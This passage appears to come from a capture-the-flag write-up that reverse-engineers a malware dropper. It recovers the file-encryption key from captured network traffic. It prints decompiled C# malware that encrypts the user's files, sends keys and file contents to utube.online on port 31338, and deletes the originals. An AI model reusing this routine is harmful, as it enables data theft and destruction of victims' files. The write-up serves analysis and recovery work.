


```
int v22; // [rsp+A8h] [rbp-58h]
LONG rgIndices; // [rsp+ACh] [rbp-54h]
VARIANTARG v24; // [rsp+B0h] [rbp-50h]
VARIANTARG pv; // [rsp+C8h] [rbp-38h]
VARIANTARG pvarg; // [rsp+E0h] [rbp-20h]
BSTR *v27; // [rsp+F8h] [rbp-8h]
BSTR *entrycopy; // [rsp+100h] [rbp+0h]
SAFEARRAYBOUND rgsabound; // [rsp+108h] [rbp+8h]

v15 = 0i64;
v16 = 0i64;
v17 = 0i64;
if ( (int)CLRCreateInstance(&unk_7FF6B99845D0, &unk_7FF6B9984590, &v17) < 0
  || (*(int (__fastcall **)(__int64, const wchar_t *, void *, __int64 *))(*(_QWORD *)v17 + 24i64))(
       v17,
       L"v4.0.30319",
       &unk_7FF6B99845E0,
       &v15) < 0
  || (*(int (__fastcall **)(__int64, int *))(*(_QWORD *)v15 + 80i64))(v15, &v22) < 0
  || !v22
  || (*(int (__fastcall **)(__int64, void *, void *, __int64 *))(*(_QWORD *)v15 + 72i64))(
       v15,
       &unk_7FF6B99845C0,
       &unk_7FF6B99845A0,
       &v16) < 0
  || (*(int (__fastcall **)(__int64))(*(_QWORD *)v16 + 80i64))(v16) < 0 )
{
  return;
}
v18 = 0i64;
v21 = 0i64;
if ( (*(int (__fastcall **)(__int64, int (__fastcall ****)(_QWORD, void *, __int64 *)))(*(_QWORD *)v16 + 104i64))(
       v16,
       &v21) < 0 )
  goto LABEL_65;
v4 = v21;
if ( !v21 )
{
  returnoffset(2147500035i64);
  goto LABEL_72;
}
if ( v18 )
  (*(void (__fastcall **)(__int64))(*(_QWORD *)v18 + 16i64))(v18);
```

All I can say is:

Effectively it runs the thing it just decrypted with some parameters, as we'll see later. We yeet the decrypted program out from memory and save it as *decrypt2kurwa.bin*. We quickly see that this is a .NET program, so we slap it into dnSpai and can continue reversing. I figured I was getting close to the solution, and hoped that I didn't have to slap more data around. My hopes were not fulfilled and dreams shattered.



```
        // Token: 0x06000003 RID: 3 RVA: 0x00002100 File Offset: 0x00000300
        public static void EncryptFile(string file, string key)
        {
            string publicKey = null;
            string text = null;
            Stego.CreateKeys(out publicKey, out text, 1024);
            byte[] bytes = File.ReadAllBytes(file);
            byte[] buffer = Guid.NewGuid().ToByteArray();
            byte[] array;
            using (MD5 md = MD5.Create())
            {
                array = md.ComputeHash(buffer);
            }
            string password = Convert.ToBase64String(array);
            byte[] array2 = Graphy.Encrypt(bytes, password);
            string text2 = file + ".enc";
            byte[] array3 = Stego.Encrypt(array, publicKey);
            byte[] array4 = new byte[text.Length];
            byte[] array5 = new byte[key.Length];
            for (int i = 0; i < key.Length; i++)
            {
                array5[i] = Convert.ToByte(key[i]);
            }
            for (int j = 0; j < text.Length; j++)
            {
                array4[j] = (byte)(text[j] ^ (char)array5[j % array5.Length]);
            }
            int num = array3.Length + array4.Length;
            TcpClient tcpClient = new TcpClient();
            tcpClient.Connect("utube.online", 31338);
            NetworkStream stream = tcpClient.GetStream();
            byte[] bytes2 = Encoding.UTF8.GetBytes(num.ToString() + "\n");
            stream.Write(bytes2, 0, bytes2.Length);
            stream.ReadByte();
            byte[] array6 = new byte[num];
            Buffer.BlockCopy(array3, 0, array6, 0, array3.Length);
            Buffer.BlockCopy(array4, 0, array6, array3.Length, array4.Length);
            stream.Write(array6, 0, array6.Length);
            stream.ReadByte();
            byte[] array7 = new byte[text2.Length];
            for (int k = 0; k < text2.Length; k++)
            {
                array7[k] = (byte)(text2[k] ^ (char)array5[k % array5.Length]);
            }
            byte[] bytes3 = Encoding.UTF8.GetBytes(array7.Length.ToString() + "\n");
            stream.Write(bytes3, 0, bytes3.Length);
            stream.ReadByte();
            stream.Write(array7, 0, array7.Length);
            stream.ReadByte();
            bytes3 = Encoding.UTF8.GetBytes(array2.Length.ToString() + "\n");
            stream.Write(bytes3, 0, bytes3.Length);
            stream.ReadByte();
            int num2 = 0;
            int num3 = array2.Length;
            while (num2 != num3)
            {
                stream.Write(array2, num2, 1);
                num2++;
            }
            byte[] array8;
            do
            {
                array8 = new byte[3];
                stream.Read(array8, 0, 3);
            }
            while (!(Encoding.UTF8.GetString(array8, 0, array8.Length) == "end"));
            stream.Close();
            tcpClient.Close();
            File.Delete(file);
        }
    }
}
```

Kurwa.

To tl;dr, this thing encrypts all files in the user's Documents folder by doing a few things:


- Creates a public and private key pair, stored in *publicKey* and *text* respectively
- Get's some GUID thing, gets the MD5 hash of it, stores it in *array*, uses its bytes as *password*
- Encrypts the file using *password* and Rijndael/AES
- Encrypts *password* using RSA with the public key
- Encrypts the private key by xoring it with *key* which is a parameter into the *EncryptFile* function
- Concatenates the two encrypted things
- Gets the length of both the encrypted password and private key
- Connects to utube.online on port 31338
- Sends the length it calculated above
- Sends concatenated encrypted password and private key
- Sends encrypted filename but we don't care about that
- Sends the encrypted file contents

MFW all of the encryption parameters are changed for every file it encrypts, except *key*:

Key FACTS:


- Since it sends the concatenated stuff over the network, the PCAP has it
- If we get *key* we can decrypt the private key, thus the password, thus the file it corresponds to

What the FUCK is *key*? Time to go back to our initial malware dropper, and see what *runthing* does. By reading the code, it seems to specify parameters for the application it runs here:




```
    *((_DWORD *)someentrypointgarb + 4) = 1;
    entry = SysAllocString(L"EntryPoint");
    *someentrypointgarb = entry;
    if ( entry )
    {
LABEL_24:
      entrycopy = someentrypointgarb;
      if ( someentrypointgarb )
      {
        pv.vt = 8;
        pv.llVal = (LONGLONG)stringshit(lpMultiByteStr);
        VariantInit(&pvarg);
        VariantInit(&v24);
        v9 = SafeArrayCreateVector(0xCu, 0, 1u);
        rgIndices = 0;
        if ( SafeArrayPutElement(v9, &rgIndices, &pv) < 0 )
```

pv.llVal will be our *key* which is some string that is stored in lpMultiByteStr. Wut dis? Well, it's the second parameter to the *runthing* function. So... `runthing(v12, Buffer);` Shieeeeeeeet. It's the Buffer (DNS name) that is xor'd with some data the we receive in the beginning. Extracting from PCAP, we get the bytes: *910334f11d7644e3*. Xoring them using *MEGACORP.LOCAL* like here:



```
    ++v8;
  while ( Buffer[v8] );
  if ( v8 )
  {
    v9 = 0i64;
    do
    {
      Buffer[v9] ^= buf[v9];
      ++v9;
      ++v7;
      v10 = -1i64;
      do
        ++v10;
      while ( Buffer[v10] );
    }
    while ( v7 < v10 );
  }
```

We get:



From Hex
Delimiter: Auto

XOR
Key: MEGACORP.LOCAL UTF8
Scheme: Standard
□ Null preserving


To Hex
Delimiter: Space
Bytes per line: 0

```
910334f11d7644e3
```

Output
time: 4ms
length: 23
lines: 1

```
dc 46 73 b0 5e 39 16 b3
```

We also see in dnSpy that it uses the bytes of this string, hence we'll try and use these to decrypt everything now. Filtering for port 31338 in the PCAP we get all the comms we need. We SLAP the data into cyberchef, xor using the key we got above, and fuck me:



From Hex

Delimiter
Auto

XOR

Key
dc4673b05e3916b3 HEX

Scheme
Standard

☐ Null preserving

To Hex

Delimiter
Space

Bytes per line
0

length: 230

```
9f962571c80d668c6780311e03717b806a9e56c3b2bfa215639c68c0534656d
98896dd7f2527a33a1d9d1a7e9be72a3d693a54cc97596f476130838c0f9c92
e0149f634d07dd1191ed0691fed82bce82cc91460f2e03cee74f3ffe3f8a629
14b0877bf6203cbd0400e0a84c6b0e4abf139039a4afd2fba57e278f749bab5
1ee7e01420f1155c6fe5bd2a06d560055bdcb8331fc52d0765df8c2f11d9117
87eebef1f35fc67094edf9a0a11d839577bc9ac0218d70e575cc18a0d418319
0d63d6b8772add270c78c6ec0710f6240a6cfab52e1fc0370121de860940fe7
56f25ff867e0bc0326e61ea86101b9b3a5b55c69d1500c13b6954c396305cd2
384b3de4970702f76b415bfca50835801d0f24e0b81126c26b5f72dc902f0bf
d2b5361c5991c43df155f5fd5852841d5241244d1932d1d832f7e26d9a5035c
d26a7443e3897b4f9f135672c6b033008e627c6ec3b32816de2a0757e29d044
f9f1b4166dcb2231dc46005468dec230682675c528b951640fc0a7c6e818b7e
24f8164f72c6883c27e2690e63d6883022fa690174da9a0947fa304c39e7eb0
f189f285360c4841525f76f5652ea96014bd52c7b7be9880b07d818535cddbb
7f0bda6f4e2b8ee069238e62682881842c26f16f4f5ec5b42246e16a6b65e1e
83e3c9f077859c29e2525fb6c0c619c9f021186107e42e6897f30856a1227f6
b41629d4366c57f49b0f22e2156d5f81ed2e39ea6a5f21f0b87140fe3370708
2902a2af529042b8ff3174d8c1a6928eb8d3f46f3297b6ed4b71f4ad108726c
eb982722db160066fb9e7109c475494febf30a47c614494498972d27f22f484
3f8e50b1ac51a637ad0ec1418c81f4143c4af011ec6110f4284ee0405ea2f7f
62f58e31399f0f042b8ff302238e627d478db80c128533432fe4937204d3160
027d1ad7322f7116b59cb8e7f46c7147859deb31426f12d754ef0a80734850a
587be4b1372583306d24c6f72b3cf13d436fd4a62f4ac26e4e6ec0ab373f893
61658d793764aff3c4e2b8ee06937e160055fddaa2301c33b6828c4ee1521ea
2c4a6787b10c469b6c715cf8890119d1150a4ffdb92846810c5650d5ae1641c
0757444d0f71258e26e737cd5a47618e6105322ca94094bd41a0c6ef188751f
f2757e22d2a8341dd2071642fdab2a0ada0f042b8ff30f1dc63b4b65d68d784
ff4607b57ca982e46c9334f7bf6a80000c51d7a59faaa3636f217737387bf33
02e0667a23e7a50a1adc090b51f4e86d39fd38602ecbb83e1a8909744685ac0
a39f92c773986ea3758db304b73c0ee3f14c50c695afcbb0e2bc7387d5ddbb4
030bc23f7258819b1e43d3175c59e0930b3f8524407ddf9b3e1fd4675f44dae
42a07de6b5b5cc2b91c1a8026504fd88c3e03f9325055e48d7742df125d58ca
e50823ff125f70df993434c51c6f75f6e17a5cf4600539e18f0738d5276f77d
fa9234d
```

Output

time: 2ms
length: 1043
lines: 1

